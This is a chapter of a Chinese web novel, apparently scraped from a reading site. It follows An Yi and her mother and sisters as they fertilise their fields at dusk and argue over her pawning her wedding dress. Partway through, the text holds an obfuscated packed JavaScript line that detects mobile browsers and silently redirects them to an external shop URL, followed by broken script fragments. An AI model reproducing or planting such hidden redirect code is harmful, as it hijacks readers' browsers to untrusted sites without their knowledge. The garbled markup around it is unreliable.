文趣网 > 其他小说 > 乱葬岗女子天团经营手册 > 19. 即便他真的想吃回头草,我就得眼巴……
    19

    安乐回到家后一言不发,陈翠莲有些不解,问安逸到底发生什么,安逸说没事儿,可能是累着了。

    安逸拉着安心一起去林大有家配土壤改良剂。

    去的路上,安心戳了戳安逸:“你二姐今天到底咋啦?很少见她这么没精神。”

    安逸想了想,回道:“可能是想起了自己的婚姻吧。”“怎么会?”这下轮到安心惊讶了,“她和离也有三年了,怎么突然想起这个还会失落?”

    安逸望着日落的方向,光线氤氲,忍不住眯了眯眼,鼻尖是淡淡的青草香。

    “那大姐呢?还会想起姐夫吗?”

    “不想了。”安心望着远方,眼神飘忽,“成亲七年,他嫌我无所出,婆母刁难,也从不护我周全。名义上是让我掌家,实则全家吃穿用度的银钱全从我的嫁妆里掏……说的话,根本无人在意。”

    “待我嫁妆无所剩,便以七年无所出休了我,连嫁妆都没还给我!”

    安心长叹一口气,笑着问道:“三妹,这样的婚姻,换做是你,你会留恋吗?”

    安逸一时无话,不知道该怎么安慰大姐,她自然是不会留恋的,因为她来自现代文明社会,女子可以做工,可以挣钱,可以独立生活。

    越是大城市,越是无人在意你的婚姻状况,三四十还未婚的女子,大有人在。

    只要你能挣到钱,你就衣食无忧,消遣的方式也不计其数,根本不需要男人,不需要家族,也不需要孩子。

    现在是大周朝,女子能经商已然是很开化的时代了。

    安心和安乐能保留颜面,和离归家,陈翠莲爱女心切,安稳地包容三个孩子,是一位了不起的母亲。

    不得不说,安家和也是一位先锋丈夫,是一个好父亲,对妻子从一而终,呵护三个女儿。相比较现代很多大佬过世,三四五六个外室都要跳出来争夺家产,安家和已然是身正清明。

    唯一美中不足的是,他们夫妻俩低估了安家整个家族的影响力和野心,没有提前对家产做好安置,也没有料想到,意外来得这么突然。

    安逸暗暗叹了口气,或许这就是她来到这里的原因,重新盘活安家的资产,实现她和全家的财富自由。

    她有时候都在想,那原身呢?她去哪里了?

    她在父母的精心培养下,琴棋书画样样皆通,从小对经商耳濡目染,精算也相当了得。是不是她早已看透了安家家族的腐朽,也渴望新的世界?

    那她是不是也在那个世界帮忙照顾自己的爷爷奶奶?

    “三妹?”安心见安逸半天没反应,拍了拍她的肩膀,一派轻松地道,“别胡思乱想,我没事儿。”

    安逸点点头,问:“大姐,你说你一直在掌家管事,有没有想过,当一家店铺,亦或是多家店铺的掌柜?”

    “嗯?”安心有一瞬间的恍惚,看着安逸,想了想,道,“三妹,我只是一个女子,能顾好家庭,已然是最大的能耐了。”

    安逸点点头,没有再继续这个话题,现在或许还不是时候。

    有了之前的准备,在林大有的帮忙下,腐熟的秸秆、草木灰、河泥等材料均已备齐。三人合力,将几种材料搅拌均匀。

    “安逸,这个真的有用吗?”林大有一边搅拌,一边疑惑地道,“望仙坡之前也有人耕种过,但基本上都没有什么收获,白白舍了力气。”

    “当然有用,这爹爹的农耕手记里记载的方子。”安逸抹了抹脸,“再搅拌均匀一点,一会儿铺到地里去。”

    “需要这么着急吗?今晚必须堆肥?”安心有些力竭了,说话都有气无力的。

    “嗯。”

    安逸点点头,想了想,按系统的说法,改良剂需要堆肥七天才能播种,王老师傅的开眼引渠也是说要个七八天,若是堆肥延期,马上又要到月圆之夜了,而且马上也要到雨季了。

    万一真的闹鬼,亦或是大雨,影响了堆肥效果,岂不是白搭。

    更何况,干活,最重要的是一鼓作气,不然再而衰,三而竭,影响士气。

    唯一的遗憾是大周朝没有电话,要是有电话就好了,可以打电话给陈翠莲和安乐,让她们过来帮忙。

    太阳落到地平线时,三人已经搅拌好了改良剂,正准备用斗车将改良剂铺到田地。

    好似心有灵犀,三人正推着斗车将改良剂往田地里送,陈翠莲和安乐见姐妹俩迟迟未归,提着灯笼出来找人。

    安逸直接大声呼喊:“娘!二姐!快来帮忙!”

    “我就说怎么半天不回来。”陈翠莲走到田埂边上站住,把灯笼往地上一放,叉着腰环顾了一圈,看到满地的改良剂和三个人沾满泥土的衣摆,没有多说什么,从安心手里接过耙子就开始动手。

    安乐也放下了灯笼,不声不响地加入了劳动的队伍。

    几个人忙得人仰马翻。

    安逸脸上的汗一道一道地淌下来,和泥土混在一起,变成了几道浅褐色的泥痕,头发被风吹得散了半边,她也顾不上拢,只顾埋头推耙子。

    安心累得直接跪在了田垄上,裙子膝盖的位置已经被泥土染成了深褐色,连手指缝里都嵌满了黑泥。安乐见林大有推着双斗车,车轱辘陷进一处松软的土里,十分吃力,连忙跑过去帮忙推送。

    趁着手没停的工夫,安逸问陈翠莲后院菜地的情况。

    陈翠莲头也不抬地说:“菜地早翻好了,我和你大姐前天就开出来了。打算种点应季的青菜,还有一块地种萝卜,边上还留了两垄打算撒点韭菜籽。”

    安逸愣了一下,没想到她娘和大姐已经提前把菜地也开垦了出来。

    陈翠莲看到安逸脸上的表情,拍掉手上的泥,语气颇为得意:“本着一不做二不休的精神,今天你和安乐去镇上的时候,我和你大姐在家闲着也是闲着,干脆把菜地开了,反正面积也不大。”

    安逸忽然觉得有点感动。

    干完了大田里的活,母女四人推着林大有的双斗车往家里走。

    车上装着最后剩下的两桶改良剂,是留给后院菜地用的,里面额外掺了猪粪水,肥力更足,但也更臭。

    可别说,加了猪粪的改良剂,味道确实霸道。

    夜风吹过来,那股味儿,在空气中飘散,四个人连嘴都不想张,都害怕多吸了一口。

    回到家,安逸把装着改良剂的木桶从车上拎下来。

    她一边催促安心和安乐先去灶房烧水洗漱,一边叫陈翠莲打着灯笼指挥地点。

    陈翠莲拎着灯笼走在前面,安逸拎着两只木桶跟在后面。

    母女俩穿过院子侧面的小夹道,往后院的菜地走去。夹道很窄,只容一人通过,两边是碎石垒的矮墙,墙上爬满了枯死的藤蔓,在灯笼的光里投下细密交错的影子。

    安逸麻利地干完活,回去的路上,她主动接过灯笼,在前面领路。

    走着走着,居然有两只萤火虫飞了过来。

    安逸想起小时候,在爷爷奶奶家的时候,夏夜里,萤火虫漫天飞舞,形成一条小光带,爷爷总说那是银河。

    安逸一时搞怪心起,拎着灯笼,晃来晃去,灯笼在空中留下一条条灯影。

    “娘!快看!我给你画的银河!”安逸笑着道。

    “知道了,知道了,好好看路,别摔了!”陈翠莲没好气地道。</p

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17577180|204804||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();$('#content').append('

    >

    两人一路谈笑着往家里走,安心和安乐已经烧好了水,热好了饭菜。

    一家人脏兮兮地坐在桌边,享用延时的晚餐。

    安逸宣布了一个好消息:“王老师傅说了,明日若是能集齐工匠,明日便会来开眼,工期约莫要十天半个月,咱们离洗澡自由的日子不远了。”

    听到这话,其他三人都喜笑颜开。

    安乐想了想,也提了一嘴,道:“三妹今日将她的嫁衣给当了。”

    陈翠莲和安心一如安乐当时,立刻变了脸色:“你怎么能这样做?”

    安逸一脸无所谓地道:“我可是安家的总指挥,你们都说好了要听我安排,婚约都取消了,当件嫁衣怎么了?!”

    陈翠莲放下碗,气得站了起来,骂骂咧咧地道:“死丫头,我记得那什么责任书,写了少数服从多数的,我们三个都不同意,你去给我赎回来!”

    “对,你把那什么责任书拿出来!”说完,她又指着安逸道,那架势看上去就要动手了,“今天就让你看看安家听谁安排!”

    安心看着安逸,忽然明白了安逸当时为何与她在田间提及夫家。

    陈翠莲腾地一下,脾气上头了,来火了,作势就要去揍安逸,被安乐及时拦住。

    安逸一脸没所谓,回怼道:“那欧阳诚不过是与我幼时在书塾一同上课,定下的娃娃亲。当时书塾男女有别,我们更是连面都没见过几次,何来感情基础?“更何况当初结亲的缘由不过是欧阳家贪图我们安家的财产,我们安家想要欧阳家清流的名声,大家一拍即合,各取所需罢了!

    “就连欧阳诚进京赶考的路费,都是我们安家掏的。如今欧阳诚一去不回,欧阳家主动退了亲,徒留一件嫁衣,不如当了,换些银钱来得实在。

    “难不成,我还指望欧阳诚吃回头草不成!

    “即便他真的想吃回头草,我就得眼巴巴地等着他不成?!”

    “你!你!你!”陈翠莲气得连喊三个你字,也没说出个所以然来,气全撒在桌子上。

    她狠狠地拍了一下桌子,震得筷子都掉在了地上。

    安乐忙弯腰去捡。

    安逸继续火力全开,持续输出:“娘,你从小教育我们,即使是女儿,也要有骨气,要有自尊!你也说不嫁人也挺好的,怎么现在为了一件无足轻重的嫁衣大动肝火,知行不合一,是何道理?”

    安逸将心中所想,原原本本讲了出来。

    陈翠莲今日又累又气,现下情绪激动,已没了力气,瘫坐在椅子上,狠狠地瞪着安逸:“你读书多,我说不过你!反正你总有你的道理!”

    “不是我读书多,也不是我总有我的道理,而是我说的本来就是对的。”安逸梗着脖子道。

    “少说两句!”安心拉了拉安逸的袖子。

    安乐也连连哄着陈翠莲。

    一时间,屋子里安静下来,只弥漫着一股臭烘烘的味道。

    几个人嗅了嗅鼻子,均是一脸忍无可忍的表情。“臭死了!”安乐噘着嘴道,“赶紧去洗澡,今天不洗干净不准躺上床!”

    几人轮流去冲了个澡,情绪也逐渐冷静下来。

    安逸洗完澡,回到正屋,安心和安乐正在整理箱柜,陈翠莲正坐在床铺上借着一点烛光给安乐补衣服。

    安逸一把扑进陈翠莲怀里:“娘!我错了!遇事应该跟您和姐姐们商量的。”

    “哎!哎!死丫头,看看针啊!仔细戳到你!”陈翠莲翻了个白眼,嘴角却是止不住地上扬。

    安心和安乐也扑了过来,搂住陈翠莲的肩膀和腰。

    四个人就像小时候那般,抱在了一起。